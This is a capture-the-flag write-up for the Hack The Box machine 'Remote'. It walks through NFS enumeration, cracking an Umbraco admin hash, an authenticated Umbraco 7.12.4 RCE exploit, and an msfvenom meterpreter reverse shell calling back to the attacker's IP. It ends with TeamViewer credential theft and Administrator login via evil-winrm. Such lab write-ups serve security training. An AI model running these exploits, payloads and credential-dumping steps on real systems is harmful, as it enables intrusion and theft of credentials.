

REMOTE WRITEUP

Bimo99B9

As always, the first step is nmap the machine.

```
root@Taco:~/HTB/Remote# nmap -sC -sV 10.10.10.180 -oA remote
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 10:02 CEST
Nmap scan report for 10.10.10.180
Host is up (0.25s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_SYST: Windows_NT
80/tcp    open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind        2-4 (RPC #100000)
|_rpcinfo:
|_program version  port/proto  service
|_100000  2,3,4      111/tcp     rpcbind
|_100000  2,3,4      111/tcp6    rpcbind
|_100000  2,3,4      111/udp     rpcbind
|_100000  2,3,4      111/udp6    rpcbind
|_100003  2,3        2049/udp    nfs
|_100003  2,3        2049/udp6   nfs
|_100003  2,3,4      2049/tcp    nfs
|_100003  2,3,4      2049/tcp6   nfs
|_100005  1,2,3      2049/tcp    mountd
|_100005  1,2,3      2049/tcp6   mountd
|_100005  1,2,3      2049/udp    mountd
|_100005  1,2,3      2049/udp6   mountd
|_100021  1,2,3,4    2049/tcp    nlockmgr
|_100021  1,2,3,4    2049/tcp6   nlockmgr
|_100021  1,2,3,4    2049/udp    nlockmgr
|_100021  1,2,3,4    2049/udp6   nlockmgr
|_100024  1          2049/tcp    status
|_100024  1          2049/tcp6   status
|_100024  1          2049/udp    status
|_100024  1          2049/udp6   status
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd         1-3 (RPC #100005)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 4m55s
|_smb2-security-mode:
|_2.02:
|_Message signing enabled but not required
|_smb2-time:
|_date: 2020-07-12T08:08:44
|_start_date: N/A


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.62 seconds
```

If we use the script `nfs-showmount` in the `nmap` command, we can see a folder we can mount.

```
root@Taco:~/HTB/Remote# nmap -sV --script=nfs-showmount -oN remote.nfs 10.10.10.180
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-12 11:06 CEST
Nmap scan report for 10.10.10.180
Host is up (0.061s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ nfs-showmount:
|_ /site_backups
|_ rpcinfo:
|_   program version    port/proto  service
|_   100000  2,3,4        111/tcp     rpcbind
|_   100000  2,3,4        111/tcp6    rpcbind
|_   100000  2,3,4        111/udp     rpcbind
|_   100000  2,3,4        111/udp6    rpcbind
|_   100003  2,3          2049/udp    nfs
|_   100003  2,3          2049/udp6   nfs
|_   100003  2,3,4        2049/tcp    nfs
|_   100003  2,3,4        2049/tcp6   nfs
|_   100005  1,2,3        2049/tcp    mountd
|_   100005  1,2,3        2049/tcp6   mountd
|_   100005  1,2,3        2049/udp    mountd
|_   100005  1,2,3        2049/udp6   mountd
|_   100021  1,2,3,4      2049/tcp    nlockmgr
|_   100021  1,2,3,4      2049/tcp6   nlockmgr
|_   100021  1,2,3,4      2049/udp    nlockmgr
|_   100021  1,2,3,4      2049/udp6   nlockmgr
|_   100024  1            2049/tcp    status
|_   100024  1            2049/tcp6   status
|_   100024  1            2049/udp    status
|_   100024  1            2049/udp6   status
|_ 135/tcp   open  msrpc        Microsoft Windows RPC
|_ 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
|_ 445/tcp   open  microsoft-ds?
|_ 2049/tcp  open  mountd       1-3 (RPC #100005)
|_   nfs-showmount:
|_   /site_backups
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 90.35 seconds
```



If we mount the folder, we see this folders.



Here we can see some umbraco values, as its version, which we can use to search exploits.

```
Umbraco web.config configuration documentation can be found here:
https://our.umbraco.com/documentation/using-umbraco/config-files/#webconfig

-->
<add key="umbracoConfigurationStatus" value="7.12.4"/>
<add key="umbracoReservedUrls" value="~/config/splashes/booting.aspx,~/install/default.aspx,~/config/splashes/noNodes.aspx,~/VSEnterpriseHelper.axd,~/well-known"/>
<add key="umbracoReservedPaths" value="~/umbraco,~/install"/>
<add key="umbracoPath" value="~/umbraco"/>
<add key="umbracoHideTopLevelNodeFromPath" value="true"/>
<add key="umbracoUseDirectoryUrls" value="true"/>
<add key="umbracoTimeoutInMinutes" value="20"/>
<add key="umbracoDefaultUILanguage" value="en-US"/>
<add key="umbracoUseSSL" value="false"/>
<add key="ValidationSettings:UnobtrusiveValidationMode" value="None"/>
<add key="webpages:Enabled" value="false"/>
<add key="enableSimpleMembership" value="false"/>
<add key="autoFormsAuthentication" value="false"/>
<add key="log4net.Config" value="config\log4net.config"/>
<add key="owin:appStartup" value="UmbracoDefaultOwinStartup"/>
<add key="Umbraco.ModelsBuilder.Enable" value="true"/>
<add key="Umbraco.ModelsBuilder.ModelsMode" value="PureLive"/>
</appSettings>
- <connectionStrings>
  <remove name="umbracoDbDSN"/>
  <add name="umbracoDbDSN" connectionString="Data Source=|DataDirectory|\Umbraco.sdf;Flush Interval=1;" providerName="System.Data.SqlServerCe.4.0"/>
```



[illegible]

```
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
```

```
[+] Tiger-160
[+] Haval-160
[+] RipeMD-160
[+] SHA-1(HMAC)
[+] Tiger-160(HMAC)
[+] RipeMD-160(HMAC)
[+] Haval-160(HMAC)
[+] SHA-1(MaNGOS)
[+] SHA-1(MaNGOS2)
[+] sha1($pass.$salt)
[+] sha1($salt.$pass)
[+] sha1($salt.md5($pass))
[+] sha1($salt.md5($pass).$salt)
[+] sha1($salt.sha1($pass))
[+] sha1($salt.sha1($salt.sha1($pass)))
[+] sha1($username.$pass)
[+] sha1($username.$pass.$salt)
[+] sha1(md5($pass))
[+] sha1(md5($pass).$salt)
[+] sha1(md5(sha1($pass)))
[+] sha1(sha1($pass))
[+] sha1(sha1($pass).$salt)
[+] sha1(sha1($pass).substr($pass,0,3))
[+] sha1(sha1($salt.$pass))
[+] sha1(sha1(sha1($pass)))
[+] sha1(strtolower($username).$pass)
```

Algorithm	Hash	Decrypted
sha1	b8be16afba8c314ad33d812f22a04991b90e2aaa 🔍	baconandcheese 🔍


What we did now, was to decrypt the hash of the password of the login webpage, which we identified using hash-identifier, and decrypted with an online tool for that algorithm.

Now, we are using a remote code execution exploit for the version we found previously.

Umbraco RCE exploit / PoC

Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution

```
root@Taco:~/HTB/Remote# git clone https://github.com/noraj/Umbraco-RCE.git
Clonando en 'Umbraco-RCE' ...
remote: Enumerating objects: 35, done.
remote: Counting objects: 100% (35/35), done.
remote: Compressing objects: 100% (34/34), done.
remote: Total 35 (delta 11), reused 1 (delta 0), pack-reused 0
Desempaquetando objetos: 100% (35/35), 10.34 KiB | 588.00 KiB/s, listo.
root@Taco:~/HTB/Remote# cd Umbraco-RCE/
root@Taco:~/HTB/Remote/Umbraco-RCE# ls
exploit.py LICENSE README.md requirements.txt
root@Taco:~/HTB/Remote/Umbraco-RCE# pip3 install -r requirements.txt
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (4.9.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (2.23.0)
root@Taco:~/HTB/Remote/Umbraco-RCE#
root@Taco:~/HTB/Remote/Umbraco-RCE# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.200 LP
ORT=4444 -f exe > hello.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@Taco:~/HTB/Remote/Umbraco-RCE#
```



hello.exe

FileInfo

Upload file

.exe

/media/1034/hello.exe

☐ Remove file(s)

Browse...

No file selected.

Typeexe

Size73802

With that exploit, we are able to execute the commands we want.

```
root@Taco:~/HTB/Remote/Umbraco-RCE# python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180/ -c powershell.exe -a "ls C:/"
```

☐ Remove file(s)

Directory: C:\

Mode	LastWriteTime	Length	Name
d-----	2/20/2020 1:13 AM		ftp_transfer
d-----	2/19/2020 3:11 PM		inetpub
d-----	2/19/2020 11:09 PM		Microsoft
d-----	9/15/2018 3:19 AM		PerfLogs
d-r----	2/23/2020 2:19 PM		Program Files
d-----	2/23/2020 2:19 PM		Program Files (x86)
d-----	7/18/2020 2:02 PM		site_backups
d-r----	2/19/2020 3:12 PM		Users
d-----	2/20/2020 12:52 AM		Windows

```
root@Taco:~/HTB/Remote/Umbraco-RCE# python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180/ -c powershell.exe -a "ls C:/inetpub"
```

Directory: C:\inetpub

Mode	LastWriteTime		Length	Name
d-----	2/19/2020	3:11 PM		custerr
d-----	2/19/2020	3:11 PM		ftproot
d-----	2/20/2020	1:33 AM		history
d-----	2/19/2020	4:36 PM		logs
d-----	2/19/2020	3:11 PM		temp
d-----	2/20/2020	12:16 PM		wwwroot


```
root@Taco:~/HTB/Remote/Umbraco-RCE# python exploit.py -u admin@htb.local -p baconandcheese -i http://10.10.10.180/ -c powershell.exe -a "ls C:/inetpub/wwwroot"
```

Directory: C:\inetpub\wwwroot

Mode	LastWriteTime	Length	Name
d——	2/19/2020 6:02 PM		App_Browsers
d——	2/20/2020 1:59 AM		App_Data
d——	2/19/2020 10:29 PM		App_Plugins
d——	2/19/2020 3:12 PM		aspnet_client
d——	2/19/2020 11:30 PM		bin
d——	2/19/2020 6:02 PM		Config
d——	2/19/2020 10:29 PM		css
d——	7/18/2020 2:03 PM		Media
d——	2/19/2020 10:29 PM		scripts
d——	2/19/2020 6:02 PM		Umbraco
d——	2/19/2020 6:02 PM		Umbraco_Client
d——	2/19/2020 10:29 PM		Views
-a——	11/1/2018 1:06 PM	152	default.aspx
-a——	11/1/2018 1:06 PM	89	Global.asax
-a——	2/20/2020 12:57 AM	28539	Web.config

```
Directory: C:\inetpub\wwwroot\Media

Mode                LastWriteTime         Length Name
----                -
d----- 2/19/2020 10:29 PM             1001
d----- 2/19/2020 10:29 PM             1002
d----- 2/19/2020 10:29 PM             1003
d----- 2/19/2020 10:29 PM             1004
d----- 2/19/2020 10:29 PM             1005
d----- 2/19/2020 10:29 PM             1006
d----- 2/19/2020 10:29 PM             1010
d----- 2/19/2020 10:29 PM             1011
d----- 2/19/2020 10:29 PM             1012
d----- 2/19/2020 10:29 PM             1013
d----- 2/19/2020 10:29 PM             1014
d----- 2/19/2020 10:29 PM             1015
d----- 2/19/2020 10:29 PM             1016
d----- 2/19/2020 10:29 PM             1030
d----- 2/19/2020 11:34 PM             1031
d----- 2/20/2020 1:55 AM             1032
d----- 7/18/2020 2:03 PM             1033
d----- 7/18/2020 3:18 PM             1034
-a----- 11/1/2018 1:06 PM           339 Web.config

root@Taco:~/HTB/Remote/Umbraco-RCE# python exploit.py -u admin@htb.local -p baconandcheese -i http://
10.10.10.180/ -c powershell.exe -a "C:\inetpub\wwwroot\Media\1034\hello.exe"
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.200:4444
[*] Sending stage (176195 bytes) to 10.10.10.180
[*] Meterpreter session 1 opened (10.10.14.200:4444 → 10.10.10.180:49730) at 2020-07-18 21:22:54 +0200

meterpreter > 
```

```
meterpreter > shell
Process 5900 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\windows\system32\inetsrv> 
```

```
C:\Users>cd Public
cd Public


C:\Users\Public>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE23-EB3E

Directory of C:\Users\Public

02/20/2020  03:42 AM    <DIR>          .
02/20/2020  03:42 AM    <DIR>          ..
02/19/2020  04:03 PM    <DIR>          Documents
09/15/2018  03:19 AM    <DIR>          Downloads
09/15/2018  03:19 AM    <DIR>          Music
09/15/2018  03:19 AM    <DIR>          Pictures
07/18/2020  01:44 PM             34 user.txt
09/15/2018  03:19 AM    <DIR>          Videos
               1 File(s)              34 bytes
               7 Dir(s)  19,367,886,848 bytes free
```

With Peass, we can scan the machine for privilege escalation, as we only have user access rn.

PEASS - Privilege Escalation Awesome Scripts SUITE



Black Arch Arch AUR Black Hat Arsenal Asia 2020

Packaging status


AUR	r224.0a5b2b6
BlackArch	307.410eae1

Here you will find **privilege escalation tools for Windows and Linux/Unix*** (in some near future also for Mac).

winPEAS.exe

File Info

Upload file



☐ Remove file(s)

Browse...

No file selected.

Type

exe

Size

244224


```

dir
Volume in drive C has no label.
Volume Serial Number is BE23-EB3E

Directory of C:\inetpub\wwwroot\Media

07/18/2020  03:35 PM    <DIR>          .
07/18/2020  03:35 PM    <DIR>          ..
02/19/2020  11:29 PM    <DIR>          1001
02/19/2020  11:29 PM    <DIR>          1002
02/19/2020  11:29 PM    <DIR>          1003
02/19/2020  11:29 PM    <DIR>          1004
02/19/2020  11:29 PM    <DIR>          1005
02/19/2020  11:29 PM    <DIR>          1006
02/19/2020  11:29 PM    <DIR>          1010
02/19/2020  11:29 PM    <DIR>          1011
02/19/2020  11:29 PM    <DIR>          1012
02/19/2020  11:29 PM    <DIR>          1013
02/19/2020  11:29 PM    <DIR>          1014
02/19/2020  11:29 PM    <DIR>          1015
02/19/2020  11:29 PM    <DIR>          1016
02/19/2020  11:29 PM    <DIR>          1030
02/20/2020  12:34 AM    <DIR>          1031
02/20/2020  02:55 AM    <DIR>          1032
07/18/2020  02:03 PM    <DIR>          1033
07/18/2020  03:18 PM    <DIR>          1034
07/18/2020  03:35 PM    <DIR>          1035
11/01/2018  01:06 PM                339 Web.config
                1 File(s)                339 bytes
                21 Dir(s)  19,366,801,408 bytes free

C:\inetpub\wwwroot\Media>

```

```

Directory of C:\inetpub\wwwroot\Media\1035

07/18/2020  03:35 PM    <DIR>          .
07/18/2020  03:35 PM    <DIR>          ..
07/18/2020  03:35 PM                244,224 winpeas.exe
                1 File(s)                244,224 bytes
                2 Dir(s)  19,366,506,496 bytes free

C:\inetpub\wwwroot\Media\1035>winpeas.exe

```

```
[+] Installed Applications --Via Program Files/Uninstall registry--(T10836T10126T10106T1518)
[?] Check if you can modify installed software https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#software
C:\Program Files (x86)\TeamViewer\Version7
C:\Program Files\Common Files
```

```
meterpreter > run post/windows/gather/credentials/teamviewer_passwords

[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: !R3m0te!
[+] Passwords stored in: /root/.msf4/loot/20200718213938_default_10.10.10.180_host.teamviewer__825947.txt
[*] ←-----| Using Window Technique |-----→
[*] TeamViewer's language setting options are ''
[*] TeamViewer's version is ''
[-] Unable to find TeamViewer's process
meterpreter > 
```

The password of TeamViewer we saw in Peass, is the Admin one. We can use evil-winrm to login with that credentials.

```
root@Taco:~# evil-winrm -u Administrator -p '!R3m0te!' -i 10.10.10.180

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd /
*Evil-WinRM* PS C:\> cd Users
*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

        Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             7/18/2020   1:44 PM           34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
778ad18ff5e49a7c1cb9b44c06442029
```